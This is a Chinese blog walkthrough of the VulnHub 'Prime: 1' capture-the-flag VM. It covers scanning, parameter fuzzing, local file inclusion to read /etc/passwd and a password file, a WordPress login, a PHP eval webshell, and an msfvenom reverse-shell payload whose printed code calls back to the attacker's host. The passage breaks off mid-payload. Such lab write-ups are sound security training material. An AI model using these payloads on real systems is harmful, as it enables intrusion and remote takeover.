

vulnhub-prime_series_level_1渗透测试

原创

YsterCcc 于 2021-11-22 22:04:35 发布 4698 收藏 2

分类专栏: [vulnhub](#) 文章标签: [vulnhub](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_54648419/article/details/121465892

版权



[vulnhub](#) 专栏收录该内容


4 篇文章 0 订阅

订阅专栏

环境搭建

官网<https://www.vulnhub.com/entry/prime-1,358/>

将VMX文件(VMWare 文件格式详解 .VMX .VMSD .VMDK)直接拖进来



思路


扫描网站路径与敏感文件，通过不断的提示找到一个可用的fuzz工具。利用fuzzing爆破参数发现了可利用进行文件包含的参数file，这里再得到提示后，在仅有的一个php文件中利用secrettier360参数fuzzing系统敏感文件，找到一个密码后在wordpress页面进行登录，找到一个可以写入内容的页面，写入一句话木马并getshell，最后利用已存在的一个漏洞或是利用后门密码进行提权

渗透测试

```
sudo arp-scan -l  
nmap -sV 192.168.22.130
```

```
└─$ sudo arp-scan -l 1 x  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b3:76:c7, IPv4: 192.168.22.128  
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.22.1 00:50:56:c0:00:08 VMware, Inc.  
192.168.22.2 00:50:56:f8:5c:6c VMware, Inc.  
192.168.22.130 00:0c:29:7d:b7:06 VMware, Inc.  
192.168.22.254 00:50:56:e5:26:94 VMware, Inc.  
  
4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.9.7: 256 hosts scanned in 1.906 seconds (134.31 hosts/sec).  
4 responded  
  
└─(yster@kali)-[~]  
└─$ nmap -sV 192.168.22.130  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 11:19 CST  
Nmap scan report for 192.168.22.130  
Host is up (0.00055s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel CSDN @YsterCcc
```

访问80端口，没有任何信息



拿dirsearch直接扫

```
./dirsearch.py -u 192.168.22.130 -e*
```

```
[11:34:39] 400 - 306B - /cgi-bin/./%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[11:34:41] 200 - 131B - /dev
[11:34:45] 200 - 147B - /image.php
[11:34:45] 200 - 136B - /index.php
[11:34:46] 200 - 136B - /index.php/login/
[11:34:46] 301 - 321B - /javascript → http://192.168.22.130/javascript/
[11:34:56] 403 - 279B - /server-status
[11:34:56] 403 - 279B - /server-status/
[11:35:03] 200 - 3KB - /wordpress/wp-login.php
[11:35:03] 200 - 11KB - /wordpress/

Task Completed
```

访问dev目录，有提示但是又好像没有什么用

```
hello,

now you are at level 0 stage.

In real life pentesting we should use our tools to dig on a web very hard.

Happy hacking.
```

中间的几个页面访问到都没有什么用，再访问/wordpress/，一个新建的wordpress页面

The screenshot shows a WordPress blog post. At the top left, it says "Focus — Just another WordPress site". The main heading is "Hello world!". Below the heading, it says "Welcome to WordPress. This is your first post. Edit or delete it, then start writing!". The author is listed as "victor" with a profile icon, the date is "August 30, 2019", the category is "Uncategorized", and there is "1 Comment". On the left side, there is a search bar with the text "Search ...". On the right side, there is a section titled "Recent Posts". In the bottom right corner, there is a small logo and the text "CSDN @YsterCcc".


```

000000349: 200 7 L 12 W 136 Ch "forget"
000000348: 200 7 L 12 W 136 Ch "foo"
000000347: 200 7 L 12 W 136 Ch "folder"
000000345: 200 7 L 12 W 136 Ch "first"
000000342: 200 7 L 12 W 136 Ch "files"
000000344: 200 7 L 12 W 136 Ch "firewall"
000000346: 200 7 L 12 W 136 Ch "flash"
000000338: 200 7 L 12 W 136 Ch "fcgi-bin"
000000340: 200 7 L 12 W 136 Ch "field"
000000355: 200 7 L 12 W 136 Ch "formsend"
000000353: 200 7 L 12 W 136 Ch "format"
000000359: 200 7 L 12 W 136 Ch "forums"
000000374: 200 7 L 12 W 136 Ch "gone"
000000373: 200 7 L 12 W 136 Ch "globals"
000000367: 200 7 L 12 W 136 Ch "gate"
000000372: 200 7 L 12 W 136 Ch "globalnav"
000000370: 200 7 L 12 W 136 Ch "get"
000000369: 200 7 L 12 W 136 Ch "gest"
000000341: 200 8 L 42 W 334 Ch "file"
000000371: 200 7 L 12 W 136 Ch "global"
000000366: 200 7 L 12 W 136 Ch "games"
000000368: 200 7 L 12 W 136 Ch "generic"
000000365: 200 7 L 12 W 136 Ch "functions"
000000364: 200 7 L 12 W 136 Ch "function"
000000363: 200 7 L 12 W 136 Ch "fun"
000000362: 200 7 L 12 W 136 Ch "ftp"
000000361: 200 7 L 12 W 136 Ch "framework"
000000358: 200 7 L 12 W 136 Ch "forum"
000000360: 200 7 L 12 W 136 Ch "frame"
000000357: 200 7 L 12 W 136 Ch "CSDN@YsterCcc"

```

```

# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hl 7 http://192.168.22.130/index.php?FUZZ=location.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might no
t work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://192.168.22.130/index.php?FUZZ=location.txt
Total requests: 951

=====
ID           Response  Lines  Word      Chars      Payload
=====
000000341:  200      8 L     42 W     334 Ch     "file"

Total time: 0
Processed Requests: 951
Filtered Requests: 950
Requests/sec.: 0

```

直接访问/index.php?file=location.txt

Do something better

ok well Now you reah at the exact parameter


Now dig some more for next one
use 'secrettier360' parameter on some other php page for more fun.



use 'secrettier360' parameter on some other php page for more fun.

刚才只扫到一个index.php和一个image.php所以这里只能利用image.php

finally you got the right parameter



这里尝试进行任意文件读取

/image.php?secrettier360=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,:/run
/systemd/bin/false systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif/bin/false systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd/bin/false syslog:x:104:108:/home/syslog:/bin/false apt:x:105:65534:/nonexistent/bin/false messagebus:x:106:110:/var/run/dbus:
/bin/false uidd:x:107:111:/run/uidd/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:117:/nonexistent/bin/false avahi-autoipd:x:110:119:Avahi
autoip daemon,,:/var/lib/avahi-autoipd/bin/false avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon/bin/false dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher/bin/false hplip:x:115:7:HPLIP system
user,,:/var/run/hplip/bin/false kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse/bin/false rtkit:x:118:126:RealtimeKit,,:/proc:
/bin/false saned:x:119:127:/var/lib/saned/bin/false usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux/bin/false victor:x:1000:1000:victor,,/home/victor/bin/bash mysql:x:121:129:MySQL
Server,,/nonexistent/bin/false saket:x:1001:1001:find password.txt file in my directory:/home/saket: sshd:x:122:65534:/var/run/sshd:/usr/sbin/nologin
```




在/etc/passwd中发现 find password.txt file in my directory:/home/saket，访问



/image.php?secrettier360=/home/saket/password.txt

finally you got the right parameter

follow_the_ippsec



得到一个密码(follow_the_ippsec), 本想着在虚拟机上直接登录



又想起来刚刚有找到一个/wordpress/目录，既然是wordpress框架的话，尝试能不能直接找到它登陆的地方，这里也是有一个用户名

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

 victor  August 30, 2019  Uncategorized  1 Comment

Search

Recent Posts

[Hello world!](#)

Recent Comments

[A WordPress Commenter](#) on [Hello world!](#)

Archives

[August 2019](#)

Categories

[Uncategorized](#)

Meta


[Log in](#)

[Entries RSS](#)

CSDN @YsterCcc

victor, follow_the_ippsec登录成功，这里找到theme editor的secret.php页面，发现可以进行文件上传，这里直接传一个php一句话木马


```
<?php @eval($_POST['qwer']);?>
```



搞过wordpress的应该可以找到上传路径在哪，不过这里能进行命令执行，但是不能用蚁剑进行连接

<http://192.168.22.130/wordpress/wp-content/themes/twenty nineteen/secret.php>

| PHP Version 7.0.33-0ubuntu0.16.04.16 | |
|---|--|
| System | Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php/7.0/apache2 |
| Loaded Configuration File | /etc/php/7.0/apache2/php.ini |
| Scan this dir for additional .ini files | /etc/php/7.0/apache2/conf.d |
| Additional .ini files parsed | /etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini |
| PHP API | 20151012 |



利用msfMsfvenom命令总结大全中已有payload (php/meterpreter/reverse_tcp) 生成shell.php。打开shell.php文件，将内容复制到secret.php中。

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.22.128 lport=1234 -f raw -o /home/yster/桌面/shell.php
```

- p选择相应payload
- lhost=本地IP
- lport=监听端口
- f raw 指定输出格式。
- o 指定输出文件的位置


```
# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.22.128 lport=1234 -f raw -o /home/yster/桌面/shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
Saved as: /home/yster/桌面/shell.php

root@kali: /home/yster
# ls
公共 模板 视频 图片 文档 下载 音乐 桌面

root@kali: /home/yster
# cd 桌面

root@kali: /home/yster/桌面
# ls
dirsearch  shell.php

root@kali: /home/yster/桌面
# cat shell.php
/*<?php /**/ error_reporting(0); $ip = '192.168.22.128'; $port = 1234; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }: { $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s) { die('no socket func'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, 